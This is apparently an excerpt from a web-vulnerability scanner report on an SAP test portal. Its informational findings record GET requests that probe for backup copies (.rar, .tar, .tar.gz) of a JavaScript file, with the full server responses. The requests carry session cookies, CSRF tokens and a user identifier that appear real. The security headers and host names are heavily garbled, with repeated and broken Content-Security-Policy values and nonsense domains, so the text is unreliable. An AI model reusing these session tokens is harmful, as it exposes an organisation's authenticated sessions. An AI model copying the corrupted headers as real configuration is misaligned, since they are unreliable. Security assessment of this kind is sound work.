Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|16577771353019|1657777478870

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:52:13 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/java-archive;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close Content-Length: 417584

var requirejs,require,define;(function(global){var

req.s.head.baseElement,dataMain.src.interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\^\*([\s\S]\*?)\\*\/|([\cdot^\*])

...[SNIP]...

# Request 2

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/dlnu.js.jar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e5WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:52:17 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 content-length: 0

sap-isc-etag: J2EE/irj

Sap-isc-etagl. JZEZIII Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https:///-hana.ondemand.com https://api.recast.ai/ gap-iab: https:///success.azurewebsites.net/ https://saccounts.ondemand.com/ west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://is.ap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.miter.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-we https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.js.rar

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

## Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.rar HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhvvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:54:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-rar-compressed;charset=UTF-8

cache-control: private, max-age=31556926 last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com/.443 blob: :

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\\1^\*([\s\S]\*?)\\*\/|([\^:]

...[SNIP]...

### Request 2

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/vzvm.js.rar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657778018921

### Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:54:08 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8 content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://h.hana.ondemand.com/https://api.recast.ai/ gap-iab: https:///success.aurewebsites.net/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://saccount west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https:// http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com/https://t.ximag.com/tiles/com/tiles-com/tiles/com/tiles-c https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined\_static\_includes\_1.js.tar

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined static includes 1.js

### Request 1

Path:

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZq; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 05:52:38 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-tar;charset=UTF-8

cache-control: private, max-age=31556926

last-modified: Tue, 19 Apr 2022 08:29:39 GMT

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://pspf.com/https://\*.neptune-software.com:443 https://pspf.com:443 https: /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ http http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patiothrickiter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps/googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-lest.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

Content-Length: 417584

var requirejs,require,define;(function(global){var requirejs,require,define;(function(global){var req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\\*([\s\S]\*?)\\*\/\([^-]\)

...[SNIP]...

#### Request 2

GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/xyrz.js.tar HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/

Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmoyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657777478870

# Response 2

HTTP/1.1 404 Not Found

Date: Thu, 14 Jul 2022 05:52:41 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

content-length: 0

sap-isc-etag: J2EE/irj

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://zaltestcors.azurewebsites.net/ https://sip.sap.com/ https://saltestcors.azurewebsites.net/ https://sal west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://https://is.boost.ai/ https://uis.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

23.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher /zen/mimes/combined static includes 1.js.tar.gz

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js

### Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined\_static\_includes\_1.js.tar.gz HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

